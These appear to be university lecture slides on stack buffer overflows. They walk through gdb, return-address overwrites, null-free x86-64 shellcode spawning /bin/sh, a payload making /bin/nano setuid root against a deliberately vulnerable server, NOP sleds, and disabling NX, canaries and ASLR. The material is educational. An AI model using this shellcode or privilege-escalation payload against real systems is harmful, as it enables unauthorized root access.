CS 161: Computer Security

Lecture 17

November 10, 2015

Why I love computer security

- Doing computer security requires knowing all levels of security

- Need ***full*** understanding of hardware, machine architecture, compiler, programming languages, operating systems, algorithms, mathematics of encryption

- Hacking illustrates some of the scope of material we must know

Last lecture

- Discussed how to compile and read assembly code
- Discussed 86-64 architecture and opcodes
- Discussed stack structure

Goal for this lecture

- Discuss use of gdb
- Discuss how to launch a smash stacking attack
- Inserting shellcode
  - Small program that installs a shell
- If we can install shellcode in a setuid program then we can run anything as another user.
- Here is some sample shellcode in C:

```
#include <stdlib.h>

int main()
{
  execve("/bin/sh", NULL, NULL);
}
```

Turning off protection

- As we will see, buffer overflow attacks are devastating for Unix.
- To address them, Unix has installed three levels of protection
- We will turn these off to see the core idea behind buffer overflow attacks

Turning off protection

- We will discuss at end of lecture, but as a summary

Unix Defense	How to turn off protection
NX (no execute bit)	`-z execstack`
StackGuard (canaries)	`-fno-stack-protection`
ASLR (address space layout randomization)	`setarch x86_64 -R /bin/bash`

A simple buffer overflow example

```
#include <stdio.h>
#include <string.h>

void foo (char *s)
{
        char buf[4];
        strcpy(buf, s);
        printf("You entered: %s\n", buf);
}

void bar()
{
        printf("What?  I am not supposed to be called!\n\n");
        fflush(stdout);
}

int main (int argc, char *argv[])
{
        if (argc != 2)
        {
                printf ("Usage: %s some_string", argv[0]);
                return 2;
        }
        foo(argv[1]);
        return 0;
}
```

`strcpy` vulnerable to buffer overflow

`bar` is not called

Note: called with CLI string argument

We fire up gdb

- **`gcc -g -fno-stack-protector -o buffover buffover.c`**
  - **`-g`**: produces info used by gdb
  - **`-fno-stack-protector`**: turns off stack protection in gdb
- **`gdb buffover`**

Disassembling bar

```
(gdb) disas bar
Dump of assembler code for function bar:
   0x000000000040064e <+0>:     push   %rbp
   0x000000000040064f <+1>:     mov    %rsp,%rbp
   0x0000000000400652 <+4>:     mov    $0x4007c8,%edi
   0x0000000000400657 <+9>:     callq  0x4004f0 <puts@plt>
   0x000000000040065c <+14>:    mov    0x2009dd(%rip),%rax  #0x6...
   0x0000000000400663 <+21>:    mov    %rax,%rdi
   0x0000000000400666 <+24>:    callq  0x400520 <fflush@plt>
   0x000000000040066b <+29>:    pop    %rbp
   0x000000000040066c <+30>:    retq
End of assembler dump.
```

Disassembling bar

```
(gdb) disas bar
Dump of assembler code for function bar:
   0x000000000040064e <+0>:     push   %rbp
   0x000000000040064f <+1>:     mov    %rsp,%rbp
   0x0000000000400652 <+4>:     mov    $0x4007c8,%edi
   0x0000000000400657 <+9>:     callq  0x4004f0 <puts@plt>
   0x000000000040065c <+14>:    mov    0x2009dd(%rip),%rax  #0x6...
   0x0000000000400663 <+21>:    mov    %rax,%rdi
   0x0000000000400666 <+24>:    callq  0x400520 <fflush@plt>
   0x000000000040066b <+29>:    pop    %rbp
   0x000000000040066c <+30>:    retq
End of assembler dump.
```

Now we know the address where bar starts: **`0x000000000040064e`**

Why 24 As?

- Where did the 24 As in our previous attack come from?
- The buffer is aligned on a quadword boundary (that is 8 bytes).
- The argument a is on the stack (that is 8 bytes)
- The old frame pointer is on the stack (that is another 8 bytes
- So, we need 24 bytes of “garbage” followed by the bad return address

Synthesizing a command line argument

- `(gdb) set args `perl -e 'print "A" x 24 . "\x4e\x06\x40\x00"'``

- `set args` tells gdb to save result of perl command as a command line argument
- Note that it is inside backwards single quotes

- `-e` causes perl to evaluate what is in the straight (forward) quotes

- `x` is perl's replication operator

- `.` is perl's concatenation operator

- The bytes are in backwards order because x86 architectures are little-endian

Setting first breakpoint

- First breakpoint at the entry to **`foo()`**

```
(gdb) break foo
Breakpoint 1 at 0x400620: file buffover.c, line 7.
```

Setting second breakpoint

- Want to send second breakpoint at exit from **`foo()`**
- To locate this point we run disassembler

```
(gdb) disas foo
```

`foo` disassembly

```
Dump of assembler code for function foo:
   0x0000000000400614 <+0>:     push   %rbp
   0x0000000000400615 <+1>:     mov    %rsp,%rbp
   0x0000000000400618 <+4>:     sub    $0x20,%rsp
   0x000000000040061c <+8>:     mov    %rdi,-0x18(%rbp)
   0x0000000000400620 <+12>:    mov    -0x18(%rbp),%rdx
   0x0000000000400624 <+16>:    lea    -0x10(%rbp),%rax
   0x0000000000400628 <+20>:    mov    %rdx,%rsi
   0x000000000040062b <+23>:    mov    %rax,%rdi
   0x000000000040062e <+26>:    callq  0x4004e0 <strcpy@plt>
   0x0000000000400633 <+31>:    mov    $0x4007b0,%eax
   0x0000000000400638 <+36>:    lea    -0x10(%rbp),%rdx
   0x000000000040063c <+40>:    mov    %rdx,%rsi
   0x000000000040063f <+43>:    mov    %rax,%rdi
   0x0000000000400642 <+46>:    mov    $0x0,%eax
   0x0000000000400647 <+51>:    callq  0x400500 <printf@plt>
   0x000000000040064c <+56>:    leaveq
   0x000000000040064d <+57>:    retq
End of assembler dump.
```

`foo` disassembly

```
Dump of assembler code for function foo:
   0x0000000000400614 <+0>:     push   %rbp
   0x0000000000400615 <+1>:     mov    %rsp,%rbp
   0x0000000000400618 <+4>:     sub    $0x20,%rsp
   0x000000000040061c <+8>:     mov    %rdi,-0x18(%rbp)
   0x0000000000400620 <+12>:    mov    -0x18(%rbp),%rdx
   0x0000000000400624 <+16>:    lea    -0x10(%rbp),%rax
   0x0000000000400628 <+20>:    mov    %rdx,%rsi
   0x000000000040062b <+23>:    mov    %rax,%rdi
   0x000000000040062e <+26>:    callq  0x4004e0 <strcpy@plt>
   0x0000000000400633 <+31>:    mov    $0x4007b0,%eax
   0x0000000000400638 <+36>:    lea    -0x10(%rbp),%rdx
   0x000000000040063c <+40>:    mov    %rdx,%rsi
   0x000000000040063f <+43>:    mov    %rax,%rdi
   0x0000000000400642 <+46>:    mov    $0x0,%eax
   0x0000000000400647 <+51>:    callq  0x400500 <printf@plt>
   0x000000000040064c <+56>:    leaveq
   0x000000000040064d <+57>:    retq
End of assembler dump.
```

Setting second breakpoint

- Want to send second breakpoint at exit from **`foo()`**
- To locate this point we run disassembler

```
(gdb) disas foo


(gdb) break *0x000000000040064c
Breakpoint 2 at 0x40064c: file buffover.c, line 9.
```

Running the program

```
(gdb) run
Starting program: /home/cc/cs161/fa14/staff/cs161-ta/buffover/buffover `perl -e 'print "A" ...

Breakpoint 1, foo (s=0x7fffffffeacb 'A' <repeats 24 times>, "N\006@") at buffover.c:7
7               strcpy(buf, s);
```

Now let’s examine the stackframe

Examining stack frame

- What is at the stack location pointed to by the stack pointer?

```
(gdb) print /x *(unsigned *) $rsp
$1 = 0xffffe855
```

- What is stored in the frame pointer?

```
(gdb) print /x $rbp
$2 = 0x7fffffffe720
```

- What is at the stack location pointed to by the frame pointer?

```
(gdb) print /x *(unsigned *) $rbp
$3 = 0xffffe740
```

- What is the return address for this stack frame?

```
(gdb) print /x *((unsigned *) $rbp + 2)
$4 = 0x4006b8
```

What is stored in the stack pointer?

```
(gdb) print /x $rsp
$5 = 0x7fffffffe700
```

Note: these values are for this compilation only.

48 bytes on stack starting with stack pointer

```
(gdb) x /48b $rsp
0x7fffffffe700: 0x55  0xe8  0xff  0xff  0xff  0x7f  0x00  0x00
0x7fffffffe708: 0xcb  0xea  0xff  0xff  0xff  0x7f  0x00  0x00
0x7fffffffe710: 0xff  0xb2  0xf0  0x00  0x00  0x00  0x00  0x00
0x7fffffffe718: 0xc0  0x06  0x40  0x00  0x00  0x00  0x00  0x00
0x7fffffffe720: 0x40  0xe7  0xff  0xff  0xff  0x7f  0x00  0x00
0x7fffffffe728: 0xb8  0x06  0x40  0x00  0x00  0x00  0x00  0x00
```

- First four bytes of first line are what is pointed to by stack pointer (in reverse order): **`0xffffe855`**

- First four bytes of fifth line are what is pointed to by frame pointer (in reverse order): **`0xffffe740`**

- First four bytes of last line are return address (in reverse order): **`0x4006b8`**

We are still at breakpoint

```
(gdb) disas foo
Dump of assembler code for function foo:
   0x0000000000400614 <+0>:      push   %rbp
   0x0000000000400615 <+1>:      mov    %rsp,%rbp
   0x0000000000400618 <+4>:      sub    $0x20,%rsp
   0x000000000040061c <+8>:      mov    %rdi,-0x18(%rbp)
=> 0x0000000000400620 <+12>:     mov    -0x18(%rbp),%rdx
   0x0000000000400624 <+16>:     lea    -0x10(%rbp),%rax
   0x0000000000400628 <+20>:     mov    %rdx,%rsi
   0x000000000040062b <+23>:     mov    %rax,%rdi
   . . .
```

Continue the program

```
(gdb) cont
Continuing.
You entered: AAAAAAAAAAAAAAAAAAAAAAAAN@

Breakpoint 2, foo (s=0x7fffffffeacb 'A' <repeats 24 times>, . . .
at buffover.c:9
9       }
```

At this point, we should have overrun the buffer allocated to the array **`buf`**, and we have managed to overwrite the return address in **`foo`**’s stack frame.

To confirm this, let’s examine the stack frame again.

Examining stack frame

We overwrote both the stack location pointed to by frame ptr & return in address in **`foo`**'s stack frame.

- What is stored in the stack pointer?

```
(gdb) print /x $rsp
$6 = 0x7fffffffe700
```

- What is at the stack location pointed to by the stack pointer?

```
(gdb) print /x *(unsigned *) $rsp
$7 = 0xffffe855
```

- What is stored in the frame pointer?

```
(gdb) print /x $rbp
$8 = 0x7fffffffe720
```

- What is at the stack location pointed to by the frame pointer?

```
(gdb) print /x *(unsigned *) $rbp
$9 = 0x41414141
```

What is the return address for this stack frame?

```
(gdb) print /x *((unsigned *) $rbp + 2)
$10 = 0x40064e
```

Enjoying our mischief

```
(gdb) break bar
Breakpoint 3 at 0x400652: file buffover.c, line 13.

(gdb) stepi
0x000000000040064d      9       }
(gdb) stepi
bar () at buffover.c:12
12      {
```

We are in!

`stepi` executes a single machine instruction

Successful attack

```
(gdb) cont
Continuing.

Breakpoint 3, bar () at buffover.c:13
13   printf("What?  I am not supposed to be called!\n\n");
(gdb) cont
Continuing.
What?  I am not supposed to be called!


Program received signal SIGSEGV, Segmentation fault.
0x00007fffffffe828 in ?? ()
```

Putting attack together

```
% ./buffover `perl -e 'print "A" x 24 . "\x4e\x06\x40\x00"'`
You entered: AAAAAAAAAAAAAAAAAAAAAAAAN@
What?  I am not supposed to be called!

Segmentation fault
```

Other useful gdb commands

gdb command	what it does
`list`	Show where we are in source code
`s`	Step into next function
`bt`	List all stack frames we are in
`frame i`	Show a particular stack frame
`info frame i`	Show values stored in stack frame
`info locals`	Show local variables
`info break`	Show breakpoints
`info registers`	Show register values
`print /x variable_name`	Show variable_name val in hex
`quit`	Terminate gdb

Use the source, Luke

- At some level this executes a system call – but how?
- Use the source, Luke .
- (Where is the Linux source anyway)?
- In this case: **`https://github.com/torvalds/linux/blob/master/arch/x86/kernel/entry_64.S`**

From `entry_64.S`

```
/*
* System call entry. Up to 6 arguments in registers are supported.
*
* SYSCALL does not save anything on the stack and does not change the
* stack pointer. However, it does mask the flags register for us, so
* CLD and CLAC are not needed.
*/
/*
* Register setup:
* rax system call number
* rdi arg0
* rcx return address for syscall/sysret, C arg3
* rsi arg1
* rdx arg2
* r10 arg3 (--> moved to rcx for C)
* r8 arg4
* r9 arg5
* r11 eflags for syscall/sysret, temporary for C
* r12-r15,rbp,rbx saved by C code, not touched.
*
* Interrupts are off on entry.
* Only called from user space.
*
* XXX if we had a free scratch register we could save the RSP into the stack frame
* and report it properly in ps. Unfortunately we haven't.
*
* When user can change the frames always force IRET. That is because
* it deals with uncanonical addresses better. SYSRET has trouble
* with them due to bugs in both AMD and Intel CPUs.
*/
```

From `entry_64.S`

```
* Register setup:
* rax system call number
* rdi arg0
* rcx return address for syscall/sysret, C arg3
* rsi arg1
* rdx arg2
* r10 arg3 (--> moved to rcx for C)
* r8 arg4
* r9 arg5
* r11 eflags for syscall/sysret, temporary for C
* r12-r15,rbp,rbx saved by C code, not touched
```

Making a system call

- Store syscall number in **`%rax`**
- Store parameters in **`%rdi`**, **`%rsi`**, **`%rdx`**, etc.
- Execute syscall instruction

- Let's see this in practice, compiling with

```
gcc -g -static -fno-stack-protector -o shell shell.c
```

Making a system call

- Let's see this in practice, compiling with

```
gcc -g -static -fno-stack-protector -o shell shell.c
```

```
#include <stdlib.h>

int main()
{
  execve("/bin/sh", NULL, NULL);
}
```

main

```
(gdb) disas main
Dump of assembler code for function main:
   0x0000000000401164 <+0>:     push   %rbp
   0x0000000000401165 <+1>:     mov    %rsp,%rbp
   0x0000000000401168 <+4>:     mov    $0x0,%edx
   0x000000000040116d <+9>:     mov    $0x0,%esi
   0x0000000000401172 <+14>:    mov    $0x496444,%edi
   0x0000000000401177 <+19>:    callq  0x40ede0 <execve>
   0x000000000040117c <+24>:    pop    %rbp
   0x000000000040117d <+25>:    retq
End of assembler dumpEnd of assembler dump.
```

main

```
(gdb) disas main
Dump of assembler code for function main:
   0x0000000000401164 <+0>:     push   %rbp
   0x0000000000401165 <+1>:     mov    %rsp,%rbp
   0x0000000000401168 <+4>:     mov    $0x0,%edx #3rd param
   0x000000000040116d <+9>:     mov    $0x0,%esi #2nd param
   0x0000000000401172 <+14>:    mov    $0x496444,%edi #1st param
   0x0000000000401177 <+19>:    callq  0x40ede0 <execve>
   0x000000000040117c <+24>:    pop    %rbp
   0x000000000040117d <+25>:    retq
End of assembler dumpEnd of assembler dump.
```

execve

```
Dump of assembler code for function execve:
   0x000000000040ee00 <+0>:     mov    $0x3b,%eax
   0x000000000040ee05 <+5>:     syscall
   0x000000000040ee07 <+7>:     cmp    $0xfffffffffffff000,%rax
   0x000000000040ee0d <+13>:    ja     0x40ee11 <execve+17>
   0x000000000040ee0f <+15>:    repz retq
   0x000000000040ee11 <+17>:    mov    $0xffffffffffffffc0,%rdx
   0x000000000040ee18 <+24>:    neg    %eax
   0x000000000040ee1a <+26>:    mov    %eax,%fs:(%rdx)
   0x000000000040ee1d <+29>:    or     $0xffffffffffffffff,%rax
   0x000000000040ee21 <+33>:    retq
End of assembler dump.
```

Making shellcode

```
mov     $0x0,%rdx
mov     $0x0,%rsi
mov     $(address of "/bin/sh"),%rdi
mov     $0x3b,%rax
syscall
```

But where does `"/bin/sh"` go?

"/bin/sh"

Let’s translate that into ASCII:

- **`/ = 0x2f`**
- **`b = 0x62`**
- **`i = 0x69`**
- **`n = 0x6e`**
- **`s = 0x73`**
- **`h = 0x68`**

So **`"/bin/sh " = 0x0068732f6e69622f`**

doit

```
int main()
{
__asm__
(
"mov     $0x0,%rdx\n\t"  // arg 3 = NULL
"mov     $0x0,%rsi\n\t"  // arg 2 = NULL
"mov     $0x0068732f6e69622f,%rdi\n\t"
"push    %rdi\n\t"       // push "/bin/sh" onto stack
"mov     %rsp,%rdi\n\t"  // arg 1 = stack pointer = start of /bin/sh
"mov     $0x3b,%rax\n\t" // syscall number = 59
"syscall\n\t"
);
}
```

doit

```
hive20 [194] ~ # gcc -o doit doit.c
hive20 [196] ~ # ./doit
$ exit
hive20 [197] ~ #
```

doit

```
(gdb) disas main
Dump of assembler code for function main:
   0x00000000004004b4 <+0>:     push   %rbp
   0x00000000004004b5 <+1>:     mov    %rsp,%rbp
   0x00000000004004b8 <+4>:     mov    $0x0,%rdx
   0x00000000004004bf <+11>:    mov    $0x0,%rsi
   0x00000000004004c6 <+18>:    movabs $0x68732f6e69622f,%rdi
   0x00000000004004d0 <+28>:    push   %rdi
   0x00000000004004d1 <+29>:    mov    %rsp,%rdi
   0x00000000004004d4 <+32>:    mov    $0x3b,%rax
   0x00000000004004db <+39>:    syscall
   0x00000000004004dd <+41>:    pop    %rbp
   0x00000000004004de <+42>:    retq
End of assembler dump.
(gdb) x/bx main+4
0x4004b8 <main+4>:      0x48
(gdb)
0x4004b9 <main+5>:      0xc7
(gdb)
0x4004ba <main+6>:      0xc2
(gdb)
0x4004bb <main+7>:      0x00
(gdb)
0x4004bc <main+8>:      0x00
```

Problem: zeros in code
(why is this a problem?)

Changes

```
"mov     $0x0,%rdx\n\t"  // arg 3 = NULL
"mov     $0x0,%rsi\n\t"  // arg 2 = NULL

"xor    %rdx,%rdx\n\t"  // arg 3 = NULL
"mov    %rdx,%rsi\n\t"  // arg 2 = NULL

"mov     $0x0068732f6e69622f,%rdi\n\t"

"mov    $0x1168732f6e69622f,%rdi\n\t"
"shl    $0x8,%rdi\n\t"
"shr    $0x8,%rdi\n\t"  // first byte = 0 (8 bits)

"mov     $0x3b,%rax\n\t" // syscall number = 59

"mov    $0x1111111111111113b,%rax\n\t" // syscall number = 59
"shl    $0x38,%rax\n\t"
"shr    $0x38,%rax\n\t" // first 7 bytes = 0 (56 bits)
```

doit2

```
int main()
{
__asm__
(
"xor    %rdx,%rdx\n\t"  // arg 3 = NULL
"mov    %rdx,%rsi\n\t"  // arg 2 = NULL
"mov    $0x1168732f6e69622f,%rdi\n\t"
"shl    $0x8,%rdi\n\t"
"shr    $0x8,%rdi\n\t"  // first byte = 0 (8 bits)
"push   %rdi\n\t"       // push "/bin/sh" onto stack
"mov    %rsp,%rdi\n\t"  // arg 1 = stack pointer = start of /bin/sh
"mov    $0x111111111111113b,%rax\n\t" // syscall number = 59
"shl    $0x38,%rax\n\t"
"shr    $0x38,%rax\n\t" // first 7 bytes = 0 (56 bits)
"syscall\n\t"
);
}
```

doit2

```
(gdb) disas main
Dump of assembler code for function main:
   0x00000000004004b4 <+0>:     push   %rbp
   0x00000000004004b5 <+1>:     mov    %rsp,%rbp
   0x00000000004004b8 <+4>:     xor    %rdx,%rdx
   0x00000000004004bb <+7>:     mov    %rdx,%rsi
   0x00000000004004be <+10>:    movabs $0x1168732f6e69622f,%rdi
   0x00000000004004c8 <+20>:    shl    $0x8,%rdi
   0x00000000004004cc <+24>:    shr    $0x8,%rdi
   0x00000000004004d0 <+28>:    push   %rdi
   0x00000000004004d1 <+29>:    mov    %rsp,%rdi
   0x00000000004004d4 <+32>:    movabs $0x111111111111113b,%rax
   0x00000000004004de <+42>:    shl    $0x38,%rax
   0x00000000004004e2 <+46>:    shr    $0x38,%rax
   0x00000000004004e6 <+50>:    syscall
   0x00000000004004e8 <+52>:    pop    %rbp
   0x00000000004004e9 <+53>:    retq
End of assembler dump.
(gdb) x/46bx main+4
0x4004b8 <main+4>:      0x48    0x31    0xd2    0x48    0x89    0xd6    0x48    0xbf
0x4004c0 <main+12>:     0x2f    0x62    0x69    0x6e    0x2f    0x73    0x68    0x11
0x4004c8 <main+20>:     0x48    0xc1    0xe7    0x08    0x48    0xc1    0xef    0x08
0x4004d0 <main+28>:     0x57    0x48    0x89    0xe7    0x48    0xb8    0x3b    0x11
0x4004d8 <main+36>:     0x11    0x11    0x11    0x11    0x11    0x11    0x48    0xc1
0x4004e0 <main+44>:     0xe0    0x38    0x48    0xc1    0xe8    0x38
```

Shellcode values

```
\x48\x31\xd2\x48\x89\xd6\x48\xbf
\x2f\x62\x69\x6e\x2f\x73\x68\x11
\x48\xc1\xe7\x08\x48\xc1\xef\x08
\x57\x48\x89\xe7\x48\xb8\x3b\x11
\x11\x11\x11\x11\x11\x11\x48\xc1
\xe0\x38\x48\xc1\xe8\x38\x0f\x05
```

server.c

```
#include <stdlib.h>
#include <stdio.h>
#include <arpa/inet.h>
#include <string.h>

int main(int argc, char *argv[])
{
  int me;
  int client;
  struct sockaddr_in my_addr;
  struct sockaddr_in client_addr;
  int client_size;

  char buf[512];

  if (argc != 2)
  {
    fprintf(stderr, "Usage: %s [port]\n", argv[0]);
    return -1;
  }
```

```
me = socket(PF_INET, SOCK_STREAM, 0);
if (me <= 0)
{
  perror("socket");
  return -1;
}

memset(&my_addr, 0, sizeof(my_addr));
my_addr.sin_family = AF_INET;
my_addr.sin_addr.s_addr = htonl(INADDR_ANY);
my_addr.sin_port = htons(atoi(argv[1]));

if (bind(me, (struct sockaddr *) &my_addr, sizeof(my_addr)) < 0)
{
  perror("bind");
  return -1;
}

if (listen(me, 1) < 0)
{
  perror("listen");
  return -1;
}
```

```
client = 0;
while (1)
{
  client_size = sizeof(client_addr);

  if (!client)
  {
    client = accept(me, (struct sockaddr *) &client_addr, &client_size);
    if (client < 0) {
      perror("client");
      return -1;
    }
    else
      printf("Connected to %s\n", inet_ntoa(client_addr.sin_addr));
  }

  client_size = recv(client, buf, 1024, 0);
  if (client_size < 0)
  {
    perror("recv");
    return -1;
  }

  if (client_size == 1) return 0;
```

```
    if (send(client, buf, client_size, 0) < 0)
    {
      perror("send");
      return -1;
    }

  }

  return 0;
}
```

server

```
gcc -fno-stack-protector -z execstack -o server server.c
./server 5000
```

Then in another terminal...

```
$ telnet
telnet> open 127.0.0.1 5000
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
Hello
Hello
Hi
Hi
```

server

```
Hi
Hi
12456789012456789012456789012456789012456789012456789012456789012456789012456789
01245678901245678901245678901245678901245678901245678901245678901245678901245678
90124567890124567890124567890124567890124567890124567890124567890124567890124567
89012456789012456789012456789012456789012456789012456789012456789012456789012456
78901245678901245678901245678901245678901245678901245678901245678901245678901245
67890124567890124567890124567890124567890124567890124567890124567890124567890124
56789012456789012456789012456789012456789012456789012456789012456789012456789012
4567890124567890124567890124567890124567890124567890124567890124567890
Connection closed by foreign host.
```

And the server spits out...

```
send: Bad file descriptor
Segmentation fault (core dumped)
```

Making the attack

- Suppose we have a local account on the server's machine and it runs setuid root
- Problem is that many programs (such as **`bash`** and **`vi`** refuse to run setuid root unless realid is root)
- So, let's make **`nano`** setuid
- We want a program like this:

```
#include <sys/stat.h>

int main()
{
  chmod("/bin/nano", 04755);
}
```

Assembly code

```
__asm__(
"mov     $0x1111111111119c9,%rsi\n\t" // arg 2 = 04755
"shl     $0x30,%rsi\n\t"
"shr     $0x30,%rsi\n\t"              // first 48 bits = 0
"mov     $0x111111111111116f,%rdi\n\t" // gen "o" followed by null
"shl     $0x38,%rdi\n\t"
"shr     $0x38,%rdi\n\t"
"push    %rdi\n\t"                     // and push it onto the stack
"mov     $0x6e616e2f6e69622f,%rdi\n\t" // generate "/bin/nan"
"push    %rdi\n\t"                     // and push it onto the stack
"mov     %rsp,%rdi\n\t" // arg 1 = stack ptr = start of "/bin/nano"
"mov     $0x111111111111115a,%rax\n\t"
"shl     $0x38,%rax\n\t"
"shr     $0x38,%rax\n\t"               // syscall number = 90
"syscall\n\t"
);
```


Payload

```
\x48\xbe\xc9\x19\x11\x11\x11\x11\x11\x11
\x48\xc1\xe6\x30\x48\xc1\xee\x30\x48\xbf
\x6f\x11\x11\x11\x11\x11\x11\x11\x48\xc1
\xe7\x38\x48\xc1\xef\x38\x57\x48\xbf\x2f
\x62\x69\x6e\x2f\x6e\x61\x6e\x57\x48\x89
\xe7\x48\xb8\x5a\x11\x11\x11\x11\x11\x11
\x11\x48\xc1\xe0\x38\x48\xc1\xe8\x38\x0f
\x05
```

Problems

- We do not know exactly where in memory buffer is
- We can make an educated guess
  - We can repeat guess many times
  - May need to try offset by 1-7 bytes to get alignment right
- Also need to use NOOP sled

Sledding



previous stack frame
return address
frame pointer
other automatic variables
[buffer]
part of previous
stack frame
new return address
new return address
new return address
new return address
new return address
new return address
new return address
payload
NOOP
NOOP
NOOP
NOOP
NOOP
new return
address

Generating the new payload

```
ret += atoi(argv[2]);

 [...]

 /* NOOP sled */
 memset(buf, 0x90, 384);

 /* Payload */
 memcpy(buf+384, payload, sizeof(payload));

 /* Remaining buffer */
 addr = (long) buf+384+sizeof(payload);

 /* 8-byte align the return addresses */
 while (addr % 8 != 0) addr++;

 /* Repeat return address for rest of buf */
 for (i = 0; i < (sizeof(buf)-384-sizeof(payload)-8)/8; i++)
 {
   *(((long *)addr)+i) = ret;
 }
```

We need to engage in some trial and error

We need to account for environment variables



Defense: NX

- Modern architectures have a No-eXecute bit
- Cannot run shellcode loaded onto stack
  - Work-arounds for attacker
  - Overflow heap (but heaps are now also marked as non-executable)
  - Use a “return to libc” style attack
- We did not see this defense because we turned it off (**`-z execstack`**)

Defense: StackGuard

- Uses “canaries”
  - Stores before and after return address
  - Checks to see if values have changed
- We did not see this defense because we turned it off (**`-fno-stack-protection`**)

Defense: Address Space Layout Randomization (ASLR)

- Each time program runs, stack location changes
- Makes it hard to guess values
- (But if stack is executable, easy to get around – our code did not use any fixed addresses)
- Also can be turned off by using

```
setarch x86_64 -R /bin/bash
```